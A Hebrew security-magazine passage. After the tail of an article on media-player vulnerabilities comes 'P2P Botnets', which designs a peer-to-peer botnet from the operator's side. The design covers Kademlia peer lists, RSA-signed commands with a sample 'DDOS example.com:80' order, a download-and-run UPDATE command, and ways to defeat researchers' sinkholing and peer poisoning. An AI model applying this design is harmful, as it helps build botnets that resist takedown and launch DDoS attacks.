הראינו כי באמצעות חולשות שונות, אנו יכולים לנצל את פלטפורמות הוידאו הפופולריות ביותר ולהשתלט על מכונות הקורבנות. סוגי החולשות נעים בין XSS פשוט, דרך באגים לוגיים, עד דריסות זיכרון. בהיותם נפוצים מאוד, נגני מדיה אלה (ואנו מאמינים כי גם אחרים), מאפשרים משטח תקיפה עצום מאוד, שעלול להשפיע על מאות מיליוני משתמשים (220 מליון מתמשים לפי ספירה שלנו). הלקח העיקרי הוא שגם אזורים שלרוב מתעלמים מהם, שאולי נראים שפירים, יכולים להיות מנוצלים על ידי תוקפים מחפשים דרך לתקוף את המערכת.

על המחברים

עמרי הרשקוביץ (@Omriher) הוא מנהל צוות מחקר חולשות בחברת צ'ק פוינט. עמרי הוא מפתח ומומחה אבטחת רשתות עם ידע נרחב בפיתוח תוכנה, מחקר חולשות ואקספלוייטים וארכיטקטורות אבטחה. בעבר עמרי שירת 7 שנים כקצין ביחידה הטכנולוגית של חיל מודיעין.

עומר גל (@GullOmer) הוא חוקר אבטחה בחברת צ'ק פוינט. לעומר רקע מגוון באבטחה הכולל בין השאר בדיקות חדירות לאפליקציות ווב ומחקר אקספלוייטים. בעבר עומר שירת ביחידת מודיעין כמומחה IT.

ינאי ליבנה (@Yannayli) הוא חוקר אבטחה בחברת צ'ק פוינט. בעבר ינאי שירת 4 שנים כחוקר אבטחה ביחידת מודיעין. לינאי תואר ראשון במדעי המחשב מאוניברסיטת בר-אילן אותו סיים בגיל 18.

P2P Botnets

מאת דן רווח

הקדמה

במאמר זה אציג מחקר אשר בוצע על ידי לאחרונה בנושא רשתות בוטנט מבוססי P2P. הרעיון של רשתות בוטנט אשר מחוברות אחת לשניה ויודעות לתקשר בניהם היה נושא שריתק אותי.

אחת השאלות אשר עניינו אותי הייתה האם הרשתות הללו באמת יכולות להוות חלופה טובה לשרתי ה-C&C. והאם באמת ניתן יהיה להרים רשת גדולה של בוטים כזו מבלי שיהיה ניתן לפגוע בה.

המטרה העיקרית של המחקר הייתה להבין כיצד רשתות בוטנט מבוססי P2P עובדות. והבנת דרכי הפעולה שלהם ברשת, איך ניתן יהיה להעביר בצורה בטוחה פקודה ממנהל הרשת, וכיצד ניתן יהיה להתמודד מול הרשתות הללו, האם קיימות להן חולשות? והאם ישנן דרכים להשבית את הרשת? אם כן, האם ישנן דרכים בהן הבוטים יכולים לנסות להתגונן מפני דרכים אלו?

בנוסף, לאחר תקופה קצרה שבה לא נגעתי ב-C\C++ היה נראה לי פרוייקט כייפי לחזור ובאמצעותו להתעמק בכל מיני פ'יצרים של C++14.

מה זה בעצם בוטנט?

בוטנט (bot-net) הינה רשת של מחשבים "נגועים" אשר מחוברים לרשת האינטרנט, כך שעל כל אחד מהם מותקן בוט אשר יכול לקבל פקודות ממנהל הרשת. הבוטים יכולים לשמש לביצוע מתקפות ספאם, DDoS, ולאפשר למנהליו לקבל גישה למכשיר ולמשאביו.

מנהל הבוטנט הוא בעצם זה שיכול לשלוט ברשת הבוטים ע"י מערכות C&C (Command and control) למיניהן.

סקירה על דרכי פעולה ומערכות C&C

הבוטנטים המסורתיים ברובם היו מבוססי IRC, HTTP או פרוטוקול דומה אחר, אך העיקרון שעמד מאחורי כולם היה זהה. הבוטים היו מתחברים לשרת C&C אחד או יותר, והיו מחכים לפקודות חדשות. כאשר היו מקבלים פקודה הם היו מבצעים את הפעולה שהתבקשו.

הדרך הזו שעליה התבססו הבוטנטים בחיבור לשרתי ה-C&C אם כי יכלו להיות מתוחכמים יותר או פחות, עשו לחוקרים חיים די קלים כאשר הם ניסו לשתק את הרשתות הללו.

למשל, החוקרים יכלו בעזרת קבלת שליטה על דומיין או שרת מסויים שאליו היה פונה הבוט, די בקלות להשבית את המערכת בכך שהיו מונעים גישה מהמנהל להעביר פקודות חדשות.

בוטנט אשר נכתב ע"י מתכנתים מנוסים יותר כנראה יידע להתמודד עם שיתוק שרת בודד וינסה להתחבר לדומיינים ושרתים נוספים אשר הוא משתמש בהם גם כן.

כלומר, כאן כבר יהיה מסובך יותר לחוקרים למנוע גישה לבוטנט מאחר שיצטרכו בזמן קצר לסגור את כל הדומיינים אשר משוייכים לבוטנט. כלומר, בזמן קצר מספיק כך שהמנהל לא יספיק לעדכן את הבוטים עם דומיינים/שרתים חדשים.

שיטה נוספת של חוקרים למניעת גישה מהמנהל, ידועה בשם sinkhole - במקום לסגור את השרת/דומיין ניתן להחזיק שרת פיקטיבי אשר יגרום לבוטים להאמין שהוא שרת לגיטימי ולהחזיק את החיבורים של הבוטים אליו, ובכך למנוע העברת פקודות מהמנהל אל רשת הבוטים.


בעקבות כך פותחו שיטות התחמקות מבעיות שיתוק הדומיינים והשרתים בעזרת אלגוריתמי DGA (Domain Generation Algorithm), הרעיון מאחורי האלגוריתם הוא בעצם לגרום לבוטים לפנות אל דומיין חדש/מספר דומיינים חדשים כל יום.

החסרון המובהק של השיטה הזו היא כמובן העלות הכלכלית של רשימת דומיין חדש כל יום, וכמובן שעדיין עם טיפה משאבים ניתן יהיה לחסום טווחי דומיינים אשר קשורים לבוטנט.

מודל ה-P2P

בוטנטים מבוססי P2P מנסים לפתור את הבעיה שבה החוקרים ורשויות אכיפת חוק מנסים לשים כמטרה את הדומיינים ושרתי ה-C&C. הרעיון שעומד מאחורי בוטנטים מבוססי P2P הוא בעצם שלא קיים שרת C&C. כלומר, הבוטים מתפרשים ברשת ומתקשרים עם רשימה של בוטים שכנים אשר הם בוטחים בהם. מאחר כי לא עומד שרת C&C אשר שולט בבוטים, קיים סיכוי הרבה פחות סביר שחוקר יצליח להפיל או לפגוע קשות ברשת הבוטנט.


כשמדברים לרוב על רשתות בוטנט מבוססי P2P, התמונה שמציירת בראשנו לרוב היא רשת אשר כל בוט מתקשר עם שכניו ויכול לשמש כ-"שרת" להעברת נתונים וגם כ-"לקוח" לקבלת נתונים. משהו כזה פחות או יותר:



אם כי המצב הזה אופטימלי, לרוב הוא אינו יוכל להתקיים. שכן יש מערכות מחשבים רבות אשר עומדות מאחורי Firewall או Proxy ואינם יכולים לקבל חיבורים חיצוניים מהרשת.

ולכן הבוטים ברשת ה-P2P מתחלקים ל-2 סוגים, הראשון נקרא לרוב "Worker" והשני נקרא "Node". הרעיון הוא די פשוט, ה-Node הוא בעצם בוט אשר יכול לקבל חיבורים חיצוניים מהרשת והוא מתפקד בתור שרת, לעומת ה-Worker שאיננו יכול לקבל חיבורים חיצוניים, ולכן הוא מתקשר עם Nodes אחרים "שכנים" ברשת ומקבל מהם מידע. כל Node בעצם מתפקד גם בתור Worker בנוסף לעצם היותו Node, שכן גם הוא מתקשר עם Node's שכנים על מנת לקבל מידע חדש שעובר ברשת.

כלומר, מתבצעת חלוקה בין כל ה-Node's לכל ה-Workers, ומבנה הרשת בעצם נראה כך:



למרות שטכנית ה-Nodes מתנהגים כמו שרתים, הם בנויים בצורה בה לא יהיה ניתן להשבית אותם. כלומר, ה-Workers מחולקים בין הרבה Nodes, אשר נותן להם אפשרות להחליף Node מתי שאחד הופך ללא פעיל.

ברגע שיש מספיק Nodes זה יהיה כמעט בלתי אפשרי להוריד או להשבית את כולם, ומאחר כי ה-Nodes הם בעצם מחשבים רגילים, הם לא יוכלו פשוט להיתפס או להורידם מהרשת כמו שהיה ניתן עם שרתי ה-C&C.

כל Node מכיל רשימה של כתובות IP של Nodes אחרים אשר הוא משתף עם ה-Workers. בנוסף, ה-Workers שומרים את הרשימה ומאפשרים לעצמם להחליף Nodes מתי שאחד כבר הופך ללא פעיל.

בצורה הזו, מה שיקרה יהיה כך שכל Worker יהיה מחובר ל-Node בודד מה שיגרום ליצירת "קבוצות" של בוטים מופרדות, כלומר לא יהיה ניתן לשרשר פקודות ברשת הבוטנט לכל הבוטים.

מה שנכון יותר היה לעשות, הוא מה שמיוצג בתרשים הזרימה הקודם.

ה-Worker האמצעי בעצם מתקשר עם מספר רב של Nodes (בתרשים הוא מתקשר עם שלושה Nodes), בנוסף כל Node גם מתפקד כ-Worker ולכן גם הוא מתקשר עם מספר רב של Nodes שכנים.

לכן כל Node יעביר פקודה ל-Node אחר, וכל Worker יקבל פקודה ממספר Nodes. כלומר, עם פיזור נכון של בוטים הפקודה תחלחל באופן יעיל לכל בוט ברשת. על מנת למנוע מחוקרים להעביר פקודות אשר לא הגיעו מהמנהל אפשר ואף רצוי להשתמש בהצפנת מפתח פרטי (לדוגמא על בסיס RSA), כלומר כל בוט יכיל את המפתח הציבורי שאיתו הוא יכול לפתוח את ההצפנה, ובכך רק המנהל יוכל להצפין את הפקודות בעזרת המפתח הפרטי.

כלומר, לא יהיה ניתן להחדיר פקודות שלא הגיעו מהמנהל לרשת הבוטים. בוטים מתחוכמים יותר גם ישתמשו בסוג ההצפנה הזו בתקשרות בינם לבין עצמם על מנת למנוע מחוקרים להבין אילו פקודות עוברות ברשת עצמה.

חיבור ראשוני של הבוט לרשת

כל בוט יצטרך להחזיק רשימה של כתובות IP של Nodes ראשוניים אשר אליהם יתחבר הבוט ויודיע על עצם הצטרפותו לרשת. במקביל, הבוט יקבל בחזרה רשימת כתובות של Nodes ברשת, אשר יסומנו כ-"שכניו" ברשת, אלה יהיו ה-Nodes אשר איתם יתקשר הבוט באופן שותף. בנוסף, תתבצע בדיקה האם הבוט יוכל לתפקד גם בתור Node בעצמו. במקרה שכן, הוא יירשם ברשת בתור Node ויוכל גם הוא לשרת בוטים חדשים ברשת. ברור כי שרתי ה-Nodes הראשוניים יוכלו גם הם להיחטף ע"י חוקרים או רשויות ולכן חשוב יהיה להצפין שוב עם מפתח פרטי או לחתום בצורה דיגיטלית כלשהיא על ה-Nodes הלגיטימיים על מנת למנוע מחוקרים להזין Nodes פיקטיביים לרשת.

אפילו אם החוקרי אבטחה יצליחו לסגור את כל שרתי ה-Node הראשוניים, זה לא ישפיע על הבוטים הקיימים ברשת ורק ימנע זמנית מבוטים חדשים להצטרף לרשת. מצב אשר יהיה ניתן לתיקון בקלות ע"י הקמת Nodes ראשוניים חדשים לתהליך החיבור הראשוני.

חוקרים אשר ינסו לתקוף את ה-Nodes הראשוניים אשר נמצאים בתהליך הרישום של הבוט יוכלו רק למנוע זמנית מבוטים חדשים להצטרף לרשת. אך כאמור, דבר זה יהיה ניתן לתיקון בקלות ע"י החלפת ה-Nodes הראשוניים בתהליך ההרשמה לרשת.

פקודות המוצפנות בעזרת הצפנות מפתח פרטי כגון RSA יהיו מוגנות מכך שהחוקרים לא יוכלו להזין פקודות אשר לא מגיעות מהמנהל ובכך לשלוט על הבוטים ברשת.

חלק מניסיונותיהם של החוקרים למנוע גישה של פקודות מהמנהל לרשת הייתה ניסיון "לזהם" את הרשת בעזרת שיטה שנקראת "Peer Posioniong". מאחר כי ה-Nodes יכולים להגיע למספר גדול מאוד ובמהירות די גבוהה, יהיה כמעט בלתי אפשרי עבור המנהל לחתום דיגיטלית ולהזין ידנית כל Node חדש בנפרד.

ולכן תהליך ההרשמה של ה-Node (כפי שתואר בסעיף הקודם) כולל גם הרשמה של בוט חדש לרשת כ-Node במקרה שהוא יכול לקבל חיבורים חיצוניים מהרשת. מהסיבה הזאת החוקרים מצאו דרכים לזהם את הרשת בעזרת הרשמה של מספר גדול של Nodes פיקטיביים לרשת ובכך יכלו לגרום ל-"בידוד" של בוטים מרשת הבוטנט ובכך הצליחו למנוע מבוטים לקבל פקודות מהמנהל.

אחת הדרכים להתמודד עם רישום Nodes פיקטיביים היא כך שכל בוט יתחבר למספר רב של Nodes וינסה לראות אם כולם מעודכנים אחד מול השני. כלומר, נניח שכל 30 דק' מתבצע חיבור לכ-Nodes30 שכנים של הבוט.

אם אחד ה-Nodes לא מעודכן או לא מגיב כראוי לחלק מהפקודות שה-Worker שולח ניתן יהיה לסמן אותו בתור Node "חשוד", ואם במהלך 2-3 סיבובים נוספים (לאחר כשעה/שעה וחצי) הוא נשאר Node "חשוד" נוכל למחוק אותו מהרשימה של ה-Node's השכנים ולבקש Node חדש במקומו. (תהליך שיוסבר בהמשך בעזרת טבלת הגיבוב מבוזרת בשם Kadmelia).

טבלת גיבוב מבוזרת מבוססת Kadmelia

טבלת גיבוב מבוזרת בקצרה (תרגום חופשי מויקיפדיה):

טבלת גיבוב מבוזרת היא סוג מערכת מבוזרת אשר מספקת שירות אשר דומה מאוד לטבלת גיבוב (Hash Table) נתוני זוגות המפתח-ערך (key-value pairs) מאוחסנים בטבלת הגיבוב המבוזרת, וכל Node בעצם יכול בקלות להחזיר את הערך אשר מפתח כלשהוא משוייך אליו.


קדמילה (Kadmelia) - הקדמה

קדמילה היא טבלת גיבוב מבוזרת P2P, אשר וריאציות שונות שלה משומשות במערכות שיתוף קבצים רבות (כן, גם ב-Bitorrent). כמו טבלות גיבוב מבוזרות אחרות, קדמילה מאחסנת נתונים בשיטת ה-key,value. כל אובייקט (במקרה שלנו פרטי חיבור ל-Node), מאוחסן ב-K ה-Nodes הקרובים ביותר אליו. המרחק בקדמילה מחושב ע"י XOR, למשל המרחק בין a ל-b הינו: (כך ש-a ו-b הינם מספרי ID אשר מייצגים Node ספציפי):

d(a, b) = a XOR b

טבלת ניתוב


K-Bucket: כל דלי מיוצג בעזרת עץ בינארי, המכונה טבלת ניתוב. כל דלי בגודל K מכיל מקסימום K רשומות. במקרה שלנו, כל Node מחזיק רשימת Nodes תקינים אחרים, במרחק בין 2^i ל-2^(i+1) עבור i=1…N. כל K-Bucket מזוהה ע"י קידומת ה-ID שהוא מכיל. למשל, העץ הבא מייצג דוגמא של טבלת ניתוב עבור Node 00000000 ו-K-Bucket באורך 5. ה-ID מיוצגים בעזרת 8 ביט:



אנו נשתמש בדוגמא הסטנדרטית אשר המפתח בה מיוצג בעזרת SHA-1 כלומר 160 ביט.

כל בוט יוכל לאחסן מספר גדול של Nodes אחרים ברשת שהוא מכיר, דבר אשר יעזור לתהליך ההרשמה והפיזור של הבוטים ברשת. בעזרת ה-ID בגודל ה-160 ביט נוכל לשייך Nodes ולספק אלגוריתם חיפוש אשר מוצא באופן רציף Nodes "קרובים" לכל ID אשר התבקש. קדמילה מטפלת באופן יעיל ב-Nodes בתור עלים בעץ בינארי כמו שראינו באיור הקודם. כך שלכל Node המיקום מזוהה ע"י הקידומת הקצרה ביותר של ה-ID שלו.

למשל, כאשר מתבצעת הרשמה של ID חדש נניח כי נייצג אותו בעזרת ה-ID שמספרו ...0011 ולכן כאשר הבוט מצטרף לרשת נוכל לאתר "שכנים" בצורה הבאה:



הנקודה השחורה מייצגת את המיקום של ה-Node שמספרו ...0011 בעץ. והעיגולים האפורים מראים את תת-העצים אשר לפחות Node אחד מהם הולך להירשם בתור Nodes פעיל בבוט החדש שה-ID שלו הינו ...0011. כלומר הבוט יתקשר מול ה-Nodes הללו עד אשר אחד מהם יחדל לפעול או שהבוט יאתר פעילות חשודה באחד מן ה-Nodes הללו ויחליט להפסיק לתקשר מולו.

במקרה הזה, הבוט יבקש Node חדש באותה צורה שהתבקשו כל ה-Nodes הראשוניים שהתקבלו. הסימון של העיגולים השחורים שמהם שולפים Nodes מתבצע על פי האלגוריתם הבא:

כאשר מזינים את ה-Node לעץ, מאחר כי ה-ID שלו הינו ...0011 מה שקורה הוא שאנו מסתכלים על השורש של העץ בודקים את הביט הראשון (שהינו אפס) ולכן ויורדים ימינה בעץ, כל מה ש"דילגנו" עליו (כלומר: הירידה שמאלה) נסמן בעיגול אפור אשר מייצג את התת-עץ שממנו יש לקחת Nodes שאותם יתשאל באופן שותף הבוט.

ממשיכים הלאה ועוברים על הביט השני, רואים שהוא שוב אפס, לכן שוב יורדים ימינה בעץ ומסמנים את תת-העץ השמאלי בעיגול אפור.

כעת נקבל את הביט השלישי שהינו 1, ולכן בפעם הזו נרד שמאלה בעץ ונסמן את כל התת עץ הימני בעיגול אפור וכך הלאה...

הרעיון כאן הוא שכאשר בוט מתחבר פעם ראשונה לרשת הבוטנט ומבקש Nodes מייצרים לו ID. כלומר, במקום לתת לבוט לבחור ראנדומלית את ה-ID שלו. ההמלצה שלי היא לתת ל-Nodes לזהות את הבוטים החדשים לפי ה-IP שלהם, להצפינו ב-SHA-1 ולייצגו ב-160 ביט. (הרעיון מאחורי ההמלצה היא שחוקרים לא ינסו לזייף ID's על מנת לקבל איזה שהיא אינדקציה לגבי גודל הרשת/מספר הבוטים הפעילים ברשת, בנוסף גם נוכל למנוע הרשמה של אותו מכשיר במספר רב של פעמים לעץ).

לאחר יצירת ה-ID נשתמש בו ונבצע מעבר על העץ ונמצא לו Nodes שכנים אשר הבוט יוכל לעבוד ולתשאל באופן שותף (אלו הם בעצם ה-"שכנים" של הבוט). אלו העקרונות החשובים מקדמילה אשר

אמורים ללוות אותנו בעת כתיבת Botnet. ישנן עוד לא מעט נקודות נוספות בפרוטוקול אשר ברובם אינם רלוונטים לדרישותינו.

פרוטוקול בסיסי המתאר התקשרות בין המנהל לבוטים

חשוב להצפין את הפקודות מהמנהל בעזרת הצפנה של מפתח פרטי כגון RSA. על מנת למנוע מפקודות שלא מגיעות מהמנהל לחדור לרשת ולהשפיע על התנהגות הבוטים.

פקודה מוצפנת

נוכל להשתמש בפרוטוקול בסיסי שיתאים לדרישותינו כך שתחביר פקודה (לפני ההצפנה) יוכל להיראות כך:

```
SERIAL 1
EXPIRATION 2017-10-01 10:20:00
EXECUTE 2017-10-01 10:00:00
DDOS example.com:80
```

השורה הראשונה 'SERIAL 1' תייצג את מספר הפקודה, על מנת למנוע מבוט להריץ פקודה יותר מפעם אחת, כל בוט ישמור את מספר הפקודה האחרון שהריץ. השורה השניה 'EXPIRATION' אומרת מתי צריכה ההודעה הזו להימחק מהזיכרון. השורה השלישית 'EXECUTE' אומרת מתי להריץ את הפקודה שהולכת לבוא אחר"כ. בשורה השלישית נוכל ללמד את הבוט לבצע DDOS לאתר כלשהוא או לבצע מתקפת ספאם כלשהיא או כל פקודה אחרת שנרצה ללמד את הבוט.

כמובן ששוב צריך לא לשכוח להצפין את הפקודה על מנת למנוע ממי שאין לו את המפתח הפרטי להזין פקודות לבוטים ברשת.

עידכון קבצים

על מנת לעדכן את הבוטים עם גירסה חדשה יותר נצטרך להשתמש גם כן בפקודה המוצפנת על מנת למנוע מחוקרים להזין קבצים "זדוניים" אשר ימחקו את הבוט מהמערכת. ולכן תחביר של פקודת עידכון (לפני ההצפנה) יוכל להיראות כך:

```
UPDATE [version] [checksum] [http_download_url] [mirror1] ן [mirror N]
```

כלומר תיהיה מספר גירסה, שכל בוט יבדוק האם הגירסה שלו פחות מעודכנת מהגירסה שקיבל בפקודת העדכון. אם כן הוא יוריד את הקובץ מה-http_download_url ויבצע בדיקה האם ה-checksum של הקובץ שהורד מתאים ל-checksum של הקובץ שהתקבל.

אם הוא אינו מתאים, הוא יבצע בקשה נוספת ל-mirror1 וכו' עד שימצא גירסה מתאימה. הרעיון שעומד מאחורי בדיקת ה-checksum הוא במקרה שחוקר הצליח להשתלט/לחדור אל שרת שאליו הועלה הקובץ

והוא מנסה להזין קובץ "זדוני" אחר במקום הקובץ המעודכן של הבוט. במקרה הזה הבוט יוריד את הקובץ, ייראה שהוא לא תואם ל-checksum וימחק אותו מהמערכת.

אלגוריתם כללי להתנהגות הבוט ברשת

1. מציאת Port זמין להאזנה ולתפקוד בתור "שרת". סריקה של פורטים זמינים בטווח מסויים וניסיון האזנה לפורט, במקרה שהפורט תפוס להמשיך הלאה ראנדומלית לפורט אחר.

2. התחברות ל-INITIAL_NODES שמוזנים Hardcoded והעברה של מספר הפורט שנמצא בסעיף (1), ה-Nodes שאליהם התחבר הבוט יבדקו האם ניתן להתחבר אליו בחזרה בעזרת הפורט שהוא שלח, ברגע שיצליחו הם ירצו לשמור אותו גם בתור Node ועכשיו יזהו את החיבור יצפינו את ה-IP ב-SHA1 וישתמשו ב-160 ביט של התוצר בתור מפתח בטבלת גיבוב המבוזרת Kadmelia (על מנת למנוע הזנת IP פיקטיבי או הצפה של הרשת עם Nodes בעלי אותו IP).

   בנוסף, בעת ההתחברות ל-INITIAL_NODES נבצע בקשה לקבלת Peers/Nodes שכנים (נניח 20) ע"י הקונספט של Kadmelia, הבוט יבצע שמירה של ה-Nodes וימשיך עבודה שוטפת מולם.

3. התחברות לכל ה-Nodes שהתקבלו שעבורם אמור הבוט לעבוד, גם כאן ה-Nodes יבצעו רישום אצלהם בעזרת הצפנת ה-IP ב-SHA1 ושימוש ב-160 ביט של התוצר על מנת לבצע את שמירתו במיקום הנכון בעזרת Kadmelia. בנוסף, הבוט יברר מכל Node האם קיימים להם פקודות חדשות מהבוט-מאסטר במערכת.

   זאת אומרת שתצטרך להיות מערכת שמזהה פקודות בצורה סיריאלית. כל בוט ישמור כל פקודה שהוא קיבל אי פעם שעוד לא פגה תוקף, וברגע שיתושאל אם יש פקודות חדשות הבוט שיתשאל ישלח את מספר הפקודה האחרונה שהוא הריץ. למשל: 3GET_COMMANDS_FROM כלומר, קבלת כל הפקודות החדשות החל מהפקודה ה-3. הסיבה היחידה שהבוט מבקש את הפקודה החל מפקודה מסוימת היא הקטנת גודל התעבורה שתחזור בעת בקשת העידכון.

   כעיקרון, הבוט יוכל לבקש את כל הפקודות שקיימות אצל ה-Node ופשוט יצטרך להתעלם מכל הפקודות שכבר הריץ לפי המספר הסיריאלי שתואר בסעיף הקודם כחלק מהפקודה המוצפנת כ-'1 LAIRES'.

4. כל פקודה חדשה שהתקבלה נעביר קדימה לכל אחד מ-20 ה-Nodes שאליהם הבוט מחובר. על מנת למנוע מקרה של אי-סנכרון בין Nodes לגבי פקודות חדשות. כלומר, לסנכרן את כל הבוטים מהר יותר אחד מול השני ברשת.

5. אם בעת תהליך החיבור ל-Nodes קרה שלא הצלחנו להתחבר לחלק מה-Nodes מעל ל-3 פעמים רצוף, נוכל להעיף את ה-Node מהרשימה של ה-Nodes שאליהם אנו מתחברים ולבקש במקומו אחד חדש.

6. בנוסף, יהיה חכם לבדוק אם חלק מה-Nodes אינם מעודכנים או אינם מגיבים לפקודות כמצופה. אם כן נסמן אותם כ-Nodes "חשודים" ואם במהלך 3 סיבובים ה-Nodes ממשיכים להיות חשודים, נוכל להעיף אותם מהרשימה שאליה אנו מתחברים ונבקש במקומם Nodes חדשים. הגנה זו אמורה למנוע מחוקרים להזין Nodes פיקטיביים ולהציף איתם את רשת הבוטנט. נוכל למחוק גם את ה-Node מהעץ שנבנה ע"י פרוטוקול Kadmelia ולמנוע ממנו להיכנס לעץ שוב, בכך שנשמור אותו בתוך "רשימה שחורה" כלשהיא, ובכך נבודד את ה-Node החשוד.


שימוש בבוטנט כפרוקסי מתקדם עם הצפנת תעבורה

שימוש מגניב שהיה לי כיף להתעסק איתו כאשר עבדתי על המחקר הוא שימוש ברשת הבוטנטים כפרוקסי מוצפן שעובד על פי העיקרון ש-TOR עובד.

נדגים את הרעיון בעזרת תרשימי זרימה עם הסברים קצרים ונחלק את הרעיון ל-3 שלבים עיקריים:

1. הגדרת נתיב יציאה לרשת
2. העברת מידע מוצפן דרך הפרוקסי לאינטרנט בעזרת מפתח ציבורי
3. קבלת מידע מוצפן בחזרה ופענוחו בעזרת מפתח פרטי

שלב א: הגדרת נתיב יציאה לרשת

